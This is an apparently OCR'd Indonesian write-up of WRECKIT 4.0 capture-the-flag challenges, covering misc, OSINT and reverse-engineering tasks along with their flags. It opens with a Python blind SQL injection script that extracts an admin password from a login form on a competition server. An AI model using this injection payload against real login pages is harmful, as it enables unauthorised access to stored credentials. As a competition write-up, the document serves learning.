
```
import requests
import string
import sys

url = 'http://167.71.207.218:50621/logins.php'

wordlist = string.ascii_letters + string.digits + '_{}!@#$%^&*()'

flag = 'WRECKIT40{'

while True:
    for c in wordlist:
        print(f'[+] Trying {c} at {len(flag)+1}...')
        payload = f"admin' aNd ASCII(substring((Select passw0rd from user where username='admin'),{len(flag)+1},1))='{ord(c)}'-- -"
        r = requests.post(url, data = {
```

```
        'username': payload,
        'passw0rd': 'admin'
        })

        if 'Welcome!' in r.text:
            flag += c
            print(f"[+] Flag: {flag}")
            if c == '}':
                exit()
            break
```

Flag: WRECKIT40{W4W_iC4nT_S3e_ShOo0T}

Misc

Welcome (100 pts)



Flag ada pada deskripsi soal :
Flag: WRECKIT40{J4NG4N_lupa_Absen_YGYGY}

Rabbithole (100 pts)

Diberikan file zip dengan nama 1000.zip. Jika kita extract file zip tersebut, maka kita akan mendapatkan file zip dengan nama 999_password.zip yang diproteksi password dan file txt pw999.txt. Untuk mengekstrak file 999_password.zip maka kita perlu menggunaakan password yang ada pada file pw999.txt. Isi dari file 999_password.zip adalah 999.zip yang jika diekstrak kita akan mendapatkan file 998_password.zip dan pw998.txt. Untuk mendapatkan flag kita harus mengekstrak seluruh file zip hingga mendapatkan file flag.txt. Untuk memudahkan proses tersebut kami membuat script python sebagai berikut :

```
from zipfile import ZipFile

for i in range(999, 0, -1):
    password = open('pw'+str(i)+'.txt', 'r').read().strip()
    with ZipFile(str(i)+'_password.zip') as zf:
        zf.extractall(pwd=password.encode())\

    with ZipFile(str(i)+'.zip') as zf:
        zf.extractall()
```


Isi dari file flag.txt adalah sebuah hex string sebagai berikut :
575245434b495434307b215f483070335f755f6431646e27375f64305f69375f6d344e75343131795f3430447d

Untuk mendapatkan flag asli kita hanya perlu mendecode hex string tersebut.


Flag: WRECKIT40{!_H0p3_u_d1dn'7_d0_i7_m4Nu411y_40D}

Hide and Seek on Zero Day (100 pts)


Diberikan 2 file park.jpg dan secret.txt. Pada file secret.txt terdapat kode hex yang ketika didecode menghasilkan string base64, kemudian ketika didecode menghasilkan string hex lagi berulang-ulang. Setelah itu, saya mendapat koordinat {-6.814553746959193, 110.85047697050439}. Saya coba cari di google maps dan kemudian saya diarahkan ke tempat ini.



Tapi saya tidak menemukan apa-apa di situ. Lalu saya lihat foto park.jpg seperti sebuah taman, kemudian saya cari taman di daerah itu. Akhirnya saya menemukan Wergu Park, di mana gambarnya sama dengan park.jpg.



Diberitahukan bahwa Snork telah meninggalkan pesan pada tempat tersebut. Saya lihat reviewnya dan menemukan flagnya.




Flag : WRECKIT40{0o0o0o0o0o0o0o0o0o0o0o0pPpPpPpPpPpPpP5s5s55s5s5s5s5s5s5s5s5s5s5_Y0u_F1Nd_M3}


Dibinah Diolah (484 pts)

Diberikan file mp3 dan link youtube yang merupakan lagu kopassus pantang mundur. Berdasarkan hint pertama, kita diberitahu untuk mencari perbedaannya. Ketika saya dengarkan mp3nya, ternyata ada perbedaan dalam lirik:
“Gunung hutan rimba belantara, itulah istana tempat kita” menjadi
“Gunung hutan rimba bidar alam, di sana tempat bermain bola”.

Kemudian saya cari Lapangan Bola Bidar Alam di google maps, tapi tidak menemukan apa-apa. Ketika saya cari di google, saya mendapat informasi bahwa Lapangan Bola Bidar Alam merupakan lapangan di Sekolah Tinggi Sandi Negara yang terletak di Ciseeng. Kemudian saya cari STSN di google maps tapi tidak menemukan apa-apa.



Setelah berjam-jam mencari, saya aktifkan layer untuk melihat apakah benar ada lapangan bidar alam di STSN. Dan benar saja ada lapangan, ternyata lapangannya bernama estadio bidar alamo di google maps. Kemudian saya lihat reviewnya dan menemukan flagnya.



Flag : WRECKIT40{d1d1d1k_d4N_d1t3mp4}

Reverse Engineering

REV Free Flag (100 pts)

Diberikan sebuah kode C dengan nama chall.c :

```c
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76,
41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20,
118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126,
82, 113, 69, 118, 68, 116, 89, 101};
    char inp[100];
    printf("apa flagnya\n");
    scanf("%s", &inp);
    int len = strlen(inp);
    if(len != 54){
        printf("bukan");
        return 0;
    }
    for(int i=0; i<len; i++){
        if(i%2==1 && inp[i] != (c[i] ^ 24)){
            printf("bukan");
            return 0;
        } else if (i%2==0  && inp[i] != (c[i] ^ 32)){
            printf("bukan");
            return 0;
        }
    }
    printf("mantap!!\n");
    return 0;
}
```

Jika dianalisis maka untuk mendapatkan flag aslinya kita hanya perlu menghapus beberapa line kode tersebut :

```c
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76,
41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20,
118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126,
82, 113, 69, 118, 68, 116, 89, 101};
    char inp[100];
    for(int i=0; i<54; i++){
        if(i%2==1){
            printf("%c", (c[i] ^ 24));
        } else if (i%2==0){
            printf("%c", (c[i] ^ 32));
        }
    }
    return 0;
}
```


Flag: WRECKIT40{4sl1_b4ng_perm1nt44n_4t4s4n_n3wbi3_friendly}


Uno Dos Tres (340 pts)

Diberikan sebuah file ELF dengan nama “soaluno” jika dicek lebih lanjut menggunakan command file, didapatkan hasil seperti berikut :

```
index@localhost:/mnt/d/CTF/WRECKIT4.0/Uno_Dos_Tres
花 file soaluno
soaluno: ELF 32-bit LSB executable, Atmel AVR 8-bit, version 1 (SYSV), statically linked, with debug_info, not stripped
```


Dari hasil tersebut, kita dapat mengetahui bahwa program tersebut menggunakan architecture Atmel AVR. Jika kita buka menggunakan IDA, kita dapat melihat bahwa di dalam program tersebut terdapat string key dan string encrypted.





Key = 0x3A, 0x37, 0x2B, 0x29, 0x2A, 0x2D, 0x3D, 0x6B, 0x42, 0x1E, 0x3B, 0x51, 0x00, 0x42, 0x3A, 0x1D, 0x56, 0x02, 0x53, 0x03, 0x0F, 0x17, 0x3A, 0x33, 0x2D, 0x05, 0x11, 0x50, 0x02, 0x51, 0x37, 0x1D, 0x50, 0x1B, 0x07, 0x55, 0x0E, 0x08, 0x1F, 0x14, 0x1E, 0x08
Text = menjadi_reverse_engineer_adalah_citacitaku

Dari hasil tersebut maka kita dapat mencoba operasi paling umum yang digunakan yaitu operasi XOR dan didapatkan flag :



Flag: WRECKIT40{M4r1_B3l4jar_Ardu1n0_B3rs4makuu}